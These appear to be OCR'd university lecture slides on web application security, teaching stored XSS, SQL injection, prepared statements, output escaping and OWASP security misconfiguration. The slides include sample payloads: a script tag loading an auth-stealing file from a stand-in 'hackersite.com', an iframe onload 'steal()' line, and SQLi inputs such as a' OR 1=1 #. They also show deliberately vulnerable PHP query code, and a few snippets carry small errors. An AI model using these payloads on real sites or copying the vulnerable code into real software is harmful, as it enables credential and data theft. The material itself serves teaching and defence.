
# Stored XSS







Source: https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/


# Stored XSS


Attacker adds the following comment:
Great price for a great item! Read my
review here <script src=
"http://hackersite.com/authstealer.js">
</script>
www...
Website
Perpetrator
Website Visitor

# Stored XSS


www...
Website
Victim read the content from attacker's post
Perpetrator
Website Visitor

# Stored XSS


www...
Website
Visitor sends confidence info to an attacker
Perpetrator
Website Visitor

# Simple Stored XSS Example


# XSS Prevention

- Any user input and client-side data must be preprocessed before it is used inside HTML.
- Filter JavaScript and Remove/Encode HTML special characters
  - `<script> alert(‘XSS’) </script> to &lt;script&gt; alert(‘XSS’) &lt;script&gt;`
  - jsoup [jsoup.org, 2017] provides an API called `clean()` to filter out JavaScript code from data.
  - Use a good escaping library, e.g., OWASP ESAPI (Enterprise Security API)
  - Microsoft’s AntiXSS
  - In PHP, `htmlspecialchars(string)` will replace all special characters with their HTML codes
  - In ASP.NET, `Server.HtmlEncode(string)`

# htmlspecialchar() Example

Convert the predefined characters "<" (less than) and ">" (greater than) to HTML entities:

```php
<?php
$str = "This is some <b>bold</b> text.";
echo htmlspecialchars($str);
?>
```

The HTML output of the code above will be (View Source):

```html
<!DOCTYPE html>
<html>
<body>
This is some &lt;b&gt;bold&lt;/b&gt; text.
</body>
</html>
```

The browser output of the code above will be:

```
This is some <b>bold</b> text.
```

https://www.w3schools.com/php/func_string_htmlspecialchars.asp

# Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
- Blocking "<" and ">" is not enough.
- Event handlers, stylesheets, encoded input (%3c), etc.
- phpBB allowed simple HTML tags
- Beware of filter evasion tricks: XSS Cheat Sheet
- Scripts are not only in <script>:


```
<iframe src='https://bank.com/login' onload='steal()'>
```

# XSS Prevention Recommendation in PHP


```
require_once 'library/HTMLPurifier.auto.php';

$config = HTMLPurifier_Config::createDefault();

$purifier = new HTMLPurifier($config);

$clean_html = $purifier->purify($dirty_input);
```

# SQL Injection (SQLi)

- SQLi attacks can cause damage to the database.
- If the channel is not implemented properly, malicious users can attack the database.



# Getting Data from Users




```
<form action="getdata.php" method="get">
  EID:       <input type="text" name="EID"><br>
  Password: <input type="text" name="Password"><br>
            <input type="submit" value="Submit">
</form>
```

```
http://www.example.com/getdata.php?EID=EID5000&Password=paswd123
```

```
<?php
   $eid = $_GET['EID'];
   $pwd = $_GET['Password'];
   echo "EID: $eid --- Password: $pwd\n";
?>
```

# Interacting with Database


```
function getDB() {
   $dbhost="localhost";
   $dbuser="root";
   $dbpass="seedubuntu";
   $dbname="dbtest";

   // Create a DB connection
   $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
   if ($conn->connect_error) {
         die("Connection failed: " . $conn->connect_error . "\n");
   }
   return $conn;
}
```

# Interacting with Database

```
/* getdata.php */
<?php
   $eid = $_GET['EID'];
   $pwd = $_GET['Password'];

   $conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
   $sql = "SELECT Name, Salary, SSN
           FROM employee
           WHERE eid= '$eid' and password='$pwd'";

   $result = $conn->query($sql);
   if ($result) {
      // Print out the result
      while ($row = $result->fetch_assoc()) {
        printf ("Name: %s -- Salary: %s -- SSN: %s\n",
                $row["Name"], $row["Salary"], $row['SSN']);
      }
      $result->free();
   }
   $conn->close();
?>
```

Constructing SQL statement

# SQL Injection: Example 1




```
SELECT Name, Salary, SSN
FROM employee
WHERE eid=' [          ] ' and password=' [          ] '
```

What if a user inputs `EID5002'#` as EID?

# SQL Injection: Example 2

EID: a’ OR 1=1 #

Password: abc123

```
SELECT Name, Salary, SSN

FROM employee

WHERE
```

# SQL Injection Defenses

- Validate all inputs
  - Filter out any character that has special meaning.
  - Check data type, e.g., must be integer.
  - Whitelist permitted characters.
- Escaping quotes: special characters, such as ‘, provide distinction between data and code in queries.

```
Before encoding:   aaa’ OR 1=1 #
After encoding:    aaa\’ OR 1=1 #
```

# SQL Injection Defenses

- PHP's mysqli extension has a built-in method called `mysqli::real_escape_string()`. It can be used to encode the characters that have special meanings in SQL.


```
/* getdata_encoding.php */
<?php
   $conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
   $eid = $mysqli->real_escape_string($_GET['EID']);          ①
   $pwd = $mysqli->real_escape_string($_GET['Password'];      ②
   $sql = "SELECT Name, Salary, SSN
           FROM employee
           WHERE eid= '$eid' and password='$pwd'";
?>
```

# Prepared Statement

```
$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
$sql = "SELECT Name, Salary, SSN
        FROM employee
        WHERE eid= '$eid' and password='$pwd'";
$result = $conn->query($sql);
```

- The vulnerable version: code and data are mixed together.

```
$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
$sql = "SELECT Name, Salary, SSN
        FROM employee
        WHERE eid= ? and password=?";                    ①

if ($stmt = $conn->prepare($sql)) {                      ②
   $stmt->bind_param("ss", $eid, $pwd);                  ③
   $stmt->execute();                                     ④

   $stmt->bind_result($name, $salary, $ssn);             ⑤
   while ($stmt->fetch()) {                              ⑥
      printf ("%s %s %s\n", $name, $salary, $ssn);
   }
}
```



# Best Ways to Prevent SQLi in PHP


- PDO (PHP Data Objects) with Prepared Statements: Most recommended and secure

```
$pdo = new PDO('mysql:host=localhost;dbname=testdb', 'username', 'password');
$stmt = $pdo->prepare("SELECT * FROM users WHERE email = :email");
$stmt->execute(['email' => $_POST['email']]);
$result = $stmt->fetchAll();
```

- MySQLi with Prepared Statements: Good alternative if you're using MySQL only.

```
$conn = new mysqli("localhost", "username", "password", "testdb");
$stmt = $conn->prepare("SELECT * FROM users WHERE email = ?");
$stmt->bind_param("s", $_POST['email']);
$stmt->execute();
$result = $stmt->get_result();
```

# A5:2021 - Security Misconfiguration



Server Error in '/' Application.

*Unclosed quotation mark after the character string '' and passwd like ''.*
*Incorrect syntax near '' and passwd like ''.*

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string '' and passwd like ''.
Incorrect syntax near '' and passwd like ''.

**Source Error:**


```
Line 25:         'Dim qstr As String = "select * from [webapp].[dbo].[Table_1] where [User] like '" & UserBox.Text & "' and passwd like '" & 
Line 26:         Dim cmd As SqlCommand = New SqlCommand(qstr, connection)
Line 27:         Dim reader As SqlDataReader = cmd.ExecuteReader()
Line 28:         Dim HasRow As Boolean = reader.HasRows
Line 29:         'reader.Close()
```



Credit: Secure D Center Co., Ltd.

# A5:2021 - Security Misconfiguration


```
<configuration>
   <system.web>
      <customErrors defaultRedirect="error.aspx" mode="RemoteOnly">
         <error statusCode="404" redirect="error.aspx"/>
      </customErrors>
   </system.web>
</configuration>
```






Credit: Secure D Center Co., Ltd.

# A5:2021 - Security Misconfiguration







Credit: Secure D Center Co., Ltd.

# Prevention of A5:2021

- System Hardening
  - Disable default / information / example Pages
  - Remove all unused components
  - Least privilege to run service
- Ensure that the entire software development team shares a common approach to exception handling.
- Disable or limit detailed error handling.
- Errors from all layers are adequately checked and configured.
- Harden configurations: https://www.cisecurity.org/cis-benchmarks




Credit: Secure D Center Co., Ltd.

# Identification and Authentication Failures (OWASP A7:2021)

